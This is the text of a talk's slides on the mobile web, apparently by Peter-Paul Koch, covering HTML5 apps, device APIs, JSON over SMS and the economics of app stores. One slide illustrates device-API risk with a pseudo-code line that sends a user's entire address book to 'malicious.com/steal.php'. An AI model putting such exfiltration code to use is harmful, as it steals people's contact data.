The future of the mobile web

Peter-Paul Koch
http://quirksmode.org
http://twitter.com/ppk
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Native vs. web

Native vs. web

- It depends!
- There's room for both
- What we have to figure out is when native is better than web, and when web is better than native

bada

HTML

Chrome
Firefox
Internet Explorer
Konqueror
Opera
Safari

webOS™

HTML5 apps

- One core application written with web technology
- Deployed to several mobile platforms, most likely by using PhoneGap (http://phonegap.com)
- If it can't be deployed it's still a website

HTML5 apps

- Of course you need a decent browser in order to run HTML5 apps.
- Current state of the browsers:
  - Safari still best
  - Runners-up are BlackBerry, Samsung Dolfin (for bada), and Opera
  - Then comes the rest - including Android

Device APIs

- You also need device APIs to access the camera, address book, SMS inbox, file system, or whatever.
- Standards-wise the situation is chaotic, with W3C and WAC standards, and Google and Mozilla doing their own thing.

Device APIs

```
var mom = device.addressBook['mom'].primaryNumber;
device.phone.call[mom];
```

But…

```
var data = device.addressBook.getAllAddresses();
sendRequest('malicious.com/steal.php',POST,data);
```

2012

$25

2012

$100

2014

$30

- Apps!
- keep track of historical prices
- or of multiple ships
- or warnings


Fisherman

Fisherman's cousin
(also a fisherman)

How to transfer the app?

Fisherman


Fisherman's cousin
(also a fisherman)




How to transfer the app?
Bluetooth
(Or NFC, or any other
peer-to-peer tech)

So that takes care of the app.
But how will the app get data?

Wifi?
Not available.





Data plan?
Too expensive.

SMS?
Sounds about right.

JSON over SMS

- SMS is ubiquitous (100% of phones)
- SMS allows data push (polling server too expensive)
- Premium SMS gives easy monetisation
- SMSs are human-readable

JSON over SMS

```
“date”: “150225”,
“towns”: {
  “town1”: {
    “prices”: {
      “catfish”: 0.88,
      “dogfish”: 1.34,
      “shellfish”: 0.79
    }
  },
  “town2”: {
    “prices”:{
      “catfish”: 0.97,
      “dogfish”: 1.13,
      “shellfish”: 0.48
    }
  }
}
```

JSON over SMS

- But: cost
- Maybe operators will see the errors of their ways (fat chance)
- Maybe another IM solution will take hold (BlackBerry Ping stands a decent chance here)
- Anything will work, as long as it's push and you can charge for it

But ...

Did you notice what we did here?

If people get apps for free, but pay for the data the whole monetisation of apps is going to change considerably

Pay for data,

not for app

No app store needed

Why an app store?

- Distribution
- Discoverability
- Ease of payments

But...

- Cost of ownership
- The fact that it works for Apple doesn't prove anything for anyone else

App stores: distribution

- Distributing an app in the store is easy
- Distributing an app on the web is much easier
- Besides, on the web there are no boring rules for submitting updating your app. You just do it.

App stores: discovery

- Your app is discoverable in the app store
- ... until the app store contains hundreds of thousands of apps
- How are people going to find you in this sea of stuff?
- Through the Top Downloads page, but that'll cost a lot of money

App stores: money

- Charging for your app is pretty easy in an app store
- but the owner is going to take his share
- and it only works for clients who have credit cards
- Solution: operator billing (the going is slow, but we're getting somewhere)

App stores: cost

- Payment system
- Sysadmins
- Content checkers
- Writers (documentation and best practices)
- Hosting

This costs a lot of money.
I wonder how many app stores make a profit.

App stores: Apple

- Works for Apple
- Apple has leverage with developers and consumers

- Google has leverage with developers
- BlackBerry, Nokia, Samsung, and others have leverage with consumers
- But no other vendor has both

App stores: future

- Apple's App Store will continue to exist
- A few other platform-specific ones may, too
- Specialised app stores have a reason for existing
- But other than that ...

What to do?

- Make sure your stuff works across multiple platforms: there's no way of saying who'll win. (This is much more expensive for native than for web.)
- Realise that hat works for Apple doesn't necessarily work for anyone else
- Keep an eye on payment solutions, and move full-speed to the web once a plausible one exists

Thank you

I'll put these slides online

Questions?

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